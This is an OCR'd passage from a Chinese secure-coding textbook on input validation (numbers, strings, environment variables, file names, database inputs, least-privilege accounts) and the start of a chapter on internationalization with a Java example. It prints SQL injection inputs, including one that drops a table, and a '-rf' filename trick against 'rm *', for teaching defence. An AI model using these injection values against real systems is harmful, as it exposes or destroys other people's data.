提示 是不是每一个模块上都要进行这种检查呢？一般情况下，是的。我们建议，针对每一个模块的输入，都要进行针对该模块功能的输入性检查。但是这样可能牺牲一部分系统性能，所以，必须在应用程序的安全和性能之间寻求一个平衡，这个平衡一般由数据的敏感性和应用程序操作的环境来决定。

(2) 对输入的数据，针对前面的定义进行检查。一般情况下，可在对任何资源的访问之前设置一个检查模块，对输入数据进行检查。设计过程中，如果输入数据没有经过这个检查模块，就无法访问资源。

可以设置多个检查模块，每个数据源(如网页、注册表、文件系统、配置文件等)都有一个检查模块，如图 5-1 所示。

提示 如果机器上有些模块要进行统一的检查，就没有必要每个模块进行一个检查。可以通过一些手段进行统一的检查。比如，在 Web 中，修改资料、查看日志、购买物品的页面，只有登录成功之后才能访问，要对某些页面进行 session 检查，来决定它们是否能够被请求。这时可以在每个页面上编写 session 检查的代码，但也可以通过过滤器进行解决，如图 5-2 所示。






图 5-1　　图 5-2

在对输入进行检查时，为了保证实际工作的可行性，在设计时，可以采用以下几个策略：

- 尽量让程序可以输入的入口少一些。这样的话，如果程序分为若干个模块，那么攻击者直接和某些模块通信的概率大大减小，也就是说，攻击者进入程序的途径将大大减少，同时也限制了他们对各模块之间的通信路径进行攻击的可能。安全验证的代价大大减小。
- 尽量减少允许的输入类型。这样可以让验证的工作更加简化。比如，如果仅仅允许输入的值为数字，验证时只需要针对数字进行验证，验证是相对简单的；



如果将输入设计为任何字符串都可以输入，那么将要考虑更多的问题，验证难度会增加很多。



- 严格检查不可信的输入。不仅在数据最初进入程序时要执行检查，而且在程序实际使用这些数据时，也要进行检查。当然，检查的项目可以不一样，但是检查应该是时时存在的。不过，相对来说，更重要的是数据在使用之前的检查。一般情况下，可以采用如下方法：一个数据在进入模块时，在各个模块内进行针对该模块的安全检查，如图 5-3 所示。




图 5-3

- 转变观念，从定义“非法”到定义“合法”。安全程序开发人员往往有个误区，他们首先定义的是“什么样的数据非法？”，这个定义很容易下，比如，在 E-mail 中可以定义没有@符号为非法，但是这是不安全的。因为不可能将所有非法的数据都加以定义，攻击者常常会想出其他非法数据。定义“什么是非法”，容易想到，但是无法定义全；而定义“什么是合法”，就相对容易得多。“正确答案只有几个，而错误答案可以千千万”，就是这个道理。

所以应该做的是确定“什么样的数据是合法的？”。在数据输入时，检查数据是否符合定义，拒绝所有不符合定义的数据；而不是检查数据是否不符合定义，接受符合定义的数据。

例如，有一个程序，根据用户的输入，创建一个文件。很显然，有些字符，如/，是不允许的。但是仅仅去检查这一个字符也不够，其他字符，比如，控制字符、空格、横线等，都有可能不合法。即使创建了一个“非法”字符的列表，也可能没有办法定义完全，因为总可能有没有考虑到的情况。


因此，正确的方法应该是：确定文件名输入的一个安全的特定格式，而拒绝不符合这个特定格式的所有输入。

✍**提示** 定义“什么是合法的”，实际上让定义的范围小了很多，使安全验证更加容易。不过，从另一个方面讲，这种思想会导致用户的很多输入都被认为“不合法”。因为毕竟定义“哪些是合法的”，可能让可以接受的合法数据大量减少。但是基于安全考虑，有时这不失为一个好办法。

5.2 几种典型的输入安全问题

本节介绍几种常见的输入安全问题。不过，输入安全隐患的来源可能比较多，因此，本节只是典型问题和解决经验的列举。





5.2.1 数字输入安全问题

数字的输入安全，是比较常见的。比如在表单上输入一个人的年龄，一般就会有范围限制。对数字的安全检查主要有：

- 格式，如整数、小数等；
- 精度，如小数保留的位数等；
- 范围，如某个输入数字的大小取值范围等；
- 类型和范围的匹配，如为了预防整数溢出，对短整数的输入进行范围检查，等等。

针对数字输入的安全要注意以下几点：

(1) 将数字格式进行确定。比如，有的系统中数字是阿拉伯数字，也有的系统支持中文数字(如一、二、三，甚至壹、贰、叁等)输入，有的系统中数字每三位就有一个“，”，等等。一般情况下，可以用正则表达式来进行验证字符串是否是数字，然后进行数字的安全检查。

✎提示 在编写应用程序的过程中，经常要判断某些字符串是否符合某些复杂规则，正则表达式就是用于描述这些规则的工具。换句话说，正则表达式就是记录和帮助判断文本规则的代码。

例如，^[A－Za－z0－9]＋$ 指定字符串至少为一个字符长，而且只能包括大写字母、小写字母和阿拉伯数字 0～9(任意的顺序)；

又如，0\d{2}－\d{8}|0\d{3}－\d{7}这个表达式能匹配两种以-分隔的电话号码：一种是 3 位区号，8 位本地号(如 021-75487542)，另一种是 4 位区号，7 位本地号(如 0755-5678458)。

大量的语言，如 C、Java、Perl、Javascript 等，都支持正则表达式，它们对表达式的定义基本相同，但是也有细微的差别。

关于正则表达式，读者可以针对某一种语言，参考相关文档。

(2) 对于负数的验证。一般最好不要根据有没有符号位来确定该数是不是负数。因为有些程序中，如果输入一个很大的正数，也可能导致数值“溢出”而变成一个负数，而要进行一些底层的判断。

(3) 特别要注意判断数值溢出(如整数溢出)的问题。


5.2.2 字符串输入安全问题


字符串输入的安全性，也是很重要的。根据前面的原则，一般情况下，要确定合法的字符串，拒绝所有其他字符串；而不是确定非法的字符串，接受所有其他字符串。

同样，指定合法字符串最简单的方法是使用正则表达式，这种情况下，只需要正确使用正则表达式，描述合法字符串的模式，判断输入的字符串是否符合这个模式，拒绝不符合这个模式的数据。

关于对字符串的验证，有以下问题值得注意：

(1) 如果使用正则表达式，最好明确地指出要匹配数据的开始(通常用^来标识)和





Note

结束(通常用$来标识),否则,攻击者可能在输入中嵌入攻击文本,并且能够绕过安全检查。

(2) 尽可能在输入中拒绝特殊字符。因为有很多特殊字符在某些系统下拥有特殊的含义,如\,在Windows系统中可能作为文件路径分隔符。在开发阶段这个问题可能不容易引起注意,但是可能会被攻击者利用。

这些字符可能包括以下几类:

- 常规特殊字符,一般在ASCII码表内,如$、%、@、*、\0、\n等,但是由于有时候会用来表达特定含义,攻击者可能用数字代替这些字符来进行输入,达到攻击的目的。
- 不在ASCII码表内,字符值大于127的国际化的字符,也可能会有许多可能的含义。例如,UTF-8编码的字符,用两个字节进行编码,有些特殊字符也可以在该字符集里进行表达,尽量不要使用。
- 和某些特定应用有关的字符或者字符串,如shell中的命令名称(rm、ls、mount)、SQL中的关键词或者关键字符(如select、注释符号--、单引号、exec)等。
- 在程序中有特定含义的字符,如某些系统中,将系统的配置信息用"#"隔开之后保存在配置文件内,这不是一个规定,但是可由软件的开发者在程序中自行确定;又如,在XML和HTML中用＜和＞表示结点,这些字符都不应该在合法范围之内。

5.2.3 环境变量输入安全问题

在操作系统中,环境变量是交互环境(shell)中的变量,在该交互环境下运行的进程,可以访问环境变量并修改其值。

环境变量在同一个交互环境下只有一个实例。不同的交互环境有不同的实例,互不干扰。其功能是用于影响该环境下进程的行为。

例如,在Linux中,输入env命令,就可以看到系统中的环境变量。它们以"变量名=值"的形式出现。

在Windows中,输入set命令,也可以看到系统中的环境变量,如图5-4所示。

```
C:\Documents and Settings\Administrator>set
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\Administrator\Application Data
CLIENTNAME=Console
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=WWW-77085898E5F
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
HOMEDRIVE=C:
```


图 5-4

环境变量的输入可能给攻击者带来机会。主要来源于:

(1) 环境变量的内容给攻击者以机会。

有些系统中,环境变量存储了和系统有关的一些配置信息,如在Linux中,很多程序配置被环境变量以某些隐含、模糊或未公开的方式所定义。例如,sh和bash shell使





用 IFS 变量来决定分隔命令行参数的字符。那么，在执行一个 shell 时，把 IFS 设置为某些值，就可能进行攻击。

另一方面，由于并不是所有的环境变量都有文档的说明，这让用户遇到攻击之后无所适从；并且由于环境变量的可编辑性，攻击者甚至可以增加一些更加危险的环境变量，来达到攻击的目的。

(2) 环境变量的存储格式给攻击者机会。在 Linux 下，环境变量在底层，通常是以字符串数组形式存储的，这个字符串指针数组有一个头指针，该数组中，按顺序存储各个环境变量，每一个环境变量是这个数组中的一个元素，该数组以 NULL 指针结尾。每一个元素的格式都为 NAME＝value。

这就潜在地说明，环境变量名不能包含等号，也不能包含一些其他敏感符号，如 NIL(ASCII 码为 0 的字符，一般表示一个字符串结尾)。但是如果这一点被攻击者利用，也会给系统带来损害。

实际上，环境变量方面的安全问题还有很多，读者可以参考相关文档。

如何解决以上安全问题？可从以下几个方面着手：

- 限制环境变量的使用权限；
- 可适当破坏环境变量在 shell 之间的共享；
- 对用户定义的环境变量，需要进行严格的检查。

5.2.4 文件名安全问题

在很多和文件输出有关的系统中，文件名有可能成为安全隐患。无论在什么样的操作系统中，文件名应该遵循以下安全准则：

(1) 最好不要让用户来自己输入文件名，应该在界面上给用户一个默认的文件名。如 Windows 中将文件另存时，界面中“文件名”框中，会显示一个默认的合法名称，避免用户因为输入一些不合法的文件名造成安全问题(见图 5-5)。


✎提示 该规则主要是为用户服务的，对于攻击者是没有用的。



图 5-5



(2) 如果不得不让用户输入文件名，那么最好将文件名限制只能含有字母和数字。特别应该考虑将一些特殊字符如/、\、-、. 和通配符(如 *、?、[] 和{})等从合法模式中去掉。



Note

例如，如果文件名中可以用-，有一个文件名为-rf，那么在 UNIX/Linux 中执行命令 rm *，将会变成执行 rm -rf。这实际上是一个安全隐患。

(3) 不要允许用户命名一些可能和物理设备冲突的文件名。比如，在一些系统中，一些文件名可以被认为是物理设备。例如，如果一个程序试图去打开 COM1 文件，可能被系统误解为是尝试和串口通信，系统就去进行串口的读写，而该操作又不是用户的期望。因此，该种文件命名也要避免。

5.3 数据库输入安全问题

5.3.1 数据库概述

数据库(Database，DB)，顾名思义，是存放数据的地方。在计算机中，数据库包括两个方面的含义：数据本身和数据库对象。不同的数据库产品，对数据都有不同的定义，但是展现给用户的数据库对象都类似，主要有：

- 表(Table)；
- 视图(View)；
- 存储过程(Stored Procedure)；
- 触发器(Trigger)，等等。

其中，表是最常用、最基本的数据库对象。关于这些数据库对象的定义，读者可以参考相关文档。

数据库一般用数据库管理系统(DBMS)类进行管理，数据库管理系统是用于管理数据的计算机软件。利用数据库管理系统，用户能方便地定义和操纵数据，维护数据的安全性和完整性，以及进行多用户下的并发控制和恢复数据库，一般情况下，人们所说的“数据库软件”就是指数据库管理系统。


目前，常用的数据库管理系统有 Access、Oracle、Sybase、FoxPro、DB2、Informix、SQL Server 等，它们在各种联机事务处理、数据仓库、电子商务、信息管理系统、决策支持系统、办公自动化系统、企业资源计划、网站建设等方面都有着广泛的应用。本节接下来的部分将针对输入操作对数据库的安全问题进行讲解。

5.3.2 数据库的恶意输入

攻击者通过对数据库的恶意输入，可以将信息注入正在运行的流程，获取敏感数据，甚至危害进程的运行状态。

提示 注意，本章所说的恶意输入，实际上在应用中，可以用于 SQL 注入，关于 SQL 注入的内容，将在第 9 章详细讲解。





例如以下常见代码：

```
String sql = "SELECT * FROM T_CUSTOMER WHERE NAME = '"
             + name
             + "'";
```

变量 name 是由用户提供。这个 SQL 语句看上去没有问题，如果用户的输入为 name=Guokehua，它将创建完整、良好的 SQL 语句：

```
SELECT * FROM T_CUSTOMER WHERE NAME = 'Guokehua'
```

这很正常。但是这可能会给用户恶意输入的机会。该 SQL 语句的问题在于攻击者可在变量 name 中植入 SQL 语句。如果用户的输入为：Guokehua' OR 1=1 --，语句变为：

```
SELECT * FROM T_CUSTOMER WHERE NAME = 'Guokehua' OR 1 = 1 -- '
```

这条语句将返回表 T_CUSTOMER 列 NAME 值为 Guokehua 的行，或者所有满足 1=1 子句的行。而对于表中的每一行，1=1 都返回 true，因此表中的所有行都将被返回，此种情况下，攻击者将能够获得表 T_CUSTOMER 中所有数据。

提示 在上例中，攻击者利用在查询语句最后部分的注释操作符，创建合法却有害的 SQL 语句。攻击者在语句最后放置一个注释操作符，将原有的最后一个单引号注释掉，同时使 SQL 语句结束。（注：许多关系数据库服务器，包括 Microsoft SQL Server、DB2、Oracle、PostgreSQL 和 MySql 都支持操作注释符--。）

攻击者通过这种技术，可以完成以下攻击活动：

- 改变一条 SQL 语句的具体条件；
- 添加并且运行额外的 SQL 的语句；
- 秘密调用函数和存储过程。

在有些数据库产品中允许一次性运行多条语句，这给攻击者更大的攻击空间。如上面的例子，如果攻击者输入：Guokehua'; DROP TABLE T_CUSTOMER --，语句变为：


```
SELECT * FROM T_CUSTOMER WHERE NAME = 'Guokehua';
DROP TABLE T_CUSTOMER -- '
```


这条语句将返回表 T_CUSTOMER 列 NAME 值为 Guokehua 的行，然后删除 T_CUSTOMER 表。此外，这种攻击还包括各种可以改变数据库结构的操作，例如创建、删除以及更新数据库对象等。

关于 SQL 注入的解决方法，将在第 8 章进行详细讲解。

5.3.3 账户和口令问题

在应用程序中，连接到数据库通常要确定账户和口令。但是很多程序员对这一点





Note

不讲究，直接用管理员账户连接到数据库，这是很危险的。例如，在 SQL Server 中，以 sa 进行连接是很危险的，在 Oracle 数据库中，以 system 进行连接也是很危险的，它们都是功能强大且很可能对各自系统造成损害的账户。

实际上，应用程序的使用，并不一定要用到管理员账户，使用管理员账户，反而给了攻击者更多的机会。如在 SQL Server 中，当连接以 sa 账户进行，且 SQL 代码中有 bug，攻击者可以执行任何管理员账户可以执行的任务，如：

- 删除系统中的数据库或表；
- 删除系统中表中的数据；
- 修改系统中表中数据；
- 修改存储过程、触发器；
- 删除日志；
- 添加新的数据库用户，等等。

很多情况下，程序员会将口令以明文的形式存放于代码中，运行阶段，这些口令置入进程的内存空间。此时，口令如果被攻击者获知，则可执行攻击者希望执行的任何代码。危险性也很大。

解决以上问题的方法主要有：

- 不到万不得已，不使用管理员账户；
- 使用最小特权账户，不给以额外的权限；
- 不允许使用空口令连接数据库，防止管理员疏忽而创建了空口令；
- 数据库连接字符串存放在配置文件中，最好可以加密，而不是代码中以明文显示；
- 发生错误时，仅给客户端通知信息，不给具体原因，防止攻击者利用这些通知信息进行数据库猜测，等等。

小　　结

本章主要讲解了和输入有关的几个安全问题。首先讲解了普通的输入安全及其应对措施，其次讲解了数据库输入安全和解决方案。在真实的项目中，输入方面的隐患可能表现在很多方面，所以应该针对具体情况进行解决。


练　　习

1. 设计一个案例，用户的输入可能造成某些文件的丢失。
2. 在 Windows 中设计一个不安全的文件名，然后测试。
3. 正则表达式在输入验证中具有重要作用。编写一段代码，对 E-mail 输入进行正则表达式的验证。



4. 怎样解决本节中的两个数据库恶意输入的问题?


5. 直接让用户用管理员账户连接到数据库有哪些危害?



Note

参考文献

程永敬,翁海燕. 编写安全的代码.朱涛江,译.北京:机械工业出版社,2005.



国际化安全

国际化(internationalization),是为了保证软件产品适应不同区域语言要求的一种方式。由于英文单词 internationalization 的首末字符 i 和 n 之间的字符数为 18,因此业界内常把 I18N 作为"国际化"的简称。

以 Web 应用为例,随着经济的发展,全球经济一体化已经慢慢成为一种主流趋势,Web 应用要求必须能够支持多国语言。对于同一个 Web 应用,在不同的语言环境下需要显示不同的效果以方便用户。人们经常看到,一些网站都有各个不同的语言版本,在运行时,能够根据客户浏览器所在的国家和语言的不同,显示不同的用户界面。

软件支持多种不同的语言,绝不是开发了软件的多个版本。业界具有一定的规则让信息进行复用,即对同样信息进行各种代码的转换。这样可以使当需要在应用程序中添加对一种新的语言的支持时,不需要重新再开发一个软件,造成重复劳动。而安全问题就存在于代码转换的过程之中。

本章主要针对国际化过程中的安全问题进行讲述,首先讲解常见的国际化过程,然后讲解国际化转码中需要注意的安全问题。

6.1 国际化的基本机制


6.1.1 国际化概述

随着经济全球化的发展,软件也应该具有支持各种语言和地区的能力。国际化的主要目的,是调整软件,使之能适用于不同的语言及地区。如图 6-1 显示了一个表单的两种显示效果。

从图 6-1 看出,两个页面功能相同,但是在不同的地区,为了照顾不同的用户,显示界面不同,这就需要在开发的过程中充分考虑国际化问题。

提示 不过,在讲解后面的内容之前,首先应该有一个基本常识:软件在中国和美国显示效果不一样,绝不是开发了两个不同的版本,而是因为同一个版本在不同的地区展现了不同的用户界面。








图　6-1

与国际化类似的另一个概念是本地化(localization)。在业界内，两个概念一般一起讲，有时候甚至被等同起来。不过，从概念上说，本地化是实现国际化的一些手段的集合。

国际化的概念，比较偏向表达软件的设计思想，要求当软件被移植到不同的语言及地区时，软件的业务逻辑和程序源代码不用作改变或修正，但是软件又必须让该地区和语言的用户方便地使用；本地化的概念偏向对软件进行加工，使之满足特定地区和特定语言的用户对语言和功能的特殊要求，实际上是指一系列工作的过程。软件本地化工作，可能涉及文字的翻译、用户界面布局调整、本地特性开发、联机文档和印刷手册的制作，以及保证本地化版本能正常工作等，实际上也算是软件质量保证活动的一部分。国际化简称为 I18N，本地化由于其单词 localization 的 L 和 N 之间有 10 个字母，因此简称为 L10N。

国际化和本地化这两个工作，一个是设计思想，一个是工作的手段，相辅相成，互为补充。在有些企业中，也使用全球化(globalization)来表示国际化和本地化的合称，用 G11N 作为简称。


从具体的工作内容上说，国际化与本地化工作，实际上包括的细节很多，也很繁杂。以下列举一些常见的工作：

- 不同语言表达方式；
- 电子文件的编码；
- 数字命名系统的不同；
- 文字书写方向(如英语是从左到右，阿拉伯语从右到左)；
- 语言细微差别(如英国英语中的 Colour 和美国英语中的 Color)；
- 货币；
- 日期格式；
- 数字格式，等等。


6.1.2　国际化过程

开发软件时，国际化和本地化对开发者是一个有挑战性的任务。很多软件，在软件刚开始设计时，并没有考虑到需要在不同的语言和地区使用，于是就没有按照国际化的思想设计，但是一段时间之后，软件突然出现要在其他地区使用的任务，国际化和本地化的工作将会十分艰难。

怎样让程序从一开始就为国际化和本地化提供开发基础呢？我们知道，软件的难度在于程序的业务逻辑，一般情况下不应该随便对业务逻辑进行改动。程序在不同地



区运行的过程中，实际上，程序的逻辑只有一份，只是界面的表示有所不同，而应该避免的是程序逻辑的修改。因此，通常作法是：将文本和其他与环境相关的资源单独编写，与程序代码相分离。这样，在理想的情况下，应对变化的环境时，无须修改代码，只需要修改资源，从而简化了工作。



Note

图 6-2 是国际化（本地化）的基本过程。




图　6-2

从图 6-2 中可以看出，国际化过程包括 3 个部分：

（1）资源文件。是一个文件，能够保存各种不同语言所对应的资源。

（2）读取工具。能够根据语言来读取资源文件。

（3）应用程序。调用读取工具，读取资源文件。

很多软件实现了国际化，以 Java 框架为例，要开发一个支持英文和中文的欢迎界面，该界面标题根据系统语言的不同而自动变化，可以利用接下来的一些代码来实现。

以下是支持英文显示的资源文件：

messageResource_en_US. properties

```
welcomeMessage = Welcome to visit our system\!
```

以下是支持中文显示的资源文件（在 Java 中实现了转码，将"欢迎您来到本系统"转化成了 ASCII 码表示，用 native2ascii 来实现。这是 Java 的语言特点，其他语言不一定相同）：

messageResource_zh_CN. properties

```
welcomeMessage = \u6B22\u8FCE\u60A8\u6765\u5230\u672C\u7CFB\u7EDF
```


以下是界面类：

P06_01. java

```
import java.awt.Color;
import java.awt.Frame;
import java.io.FileInputStream;
import java.util.Locale;
import java.util.PropertyResourceBundle;

public class P06_01 extends Frame
{
    //欢迎信息
```






```
    private String  welcomeText;
    //系统语言名称,如中文为 zh_CN,英语(美国)为 en_US 等
    private String  locale;
    public P06_01() throws Exception
    {
        locale = Locale.getDefault().toString();          // 得到系统语言
        FileInputStream fis =                             // 载入文件
            new FileInputStream("messageResource_" + locale + ".properties");
        PropertyResourceBundle prb = new PropertyResourceBundle(fis);
        //获得相应文件中的内容
        welcomeText = prb.getString("welcomeMessage");
        //设置标题
        this.setTitle(welcomeText);
        this.setBackground(Color.yellow);
        this.setSize(300,200);
        this.setVisible(true);
    }
    public static void main(String[] args) throws Exception
    {
        P06_01 p06_01 = new P06_01();
    }
}
```

首先,将系统语言变为中文(中国)。如果使用的是 Windows 系统,可以通过控制面板中的“区域和语言选项”来修改,参见图 6-3。

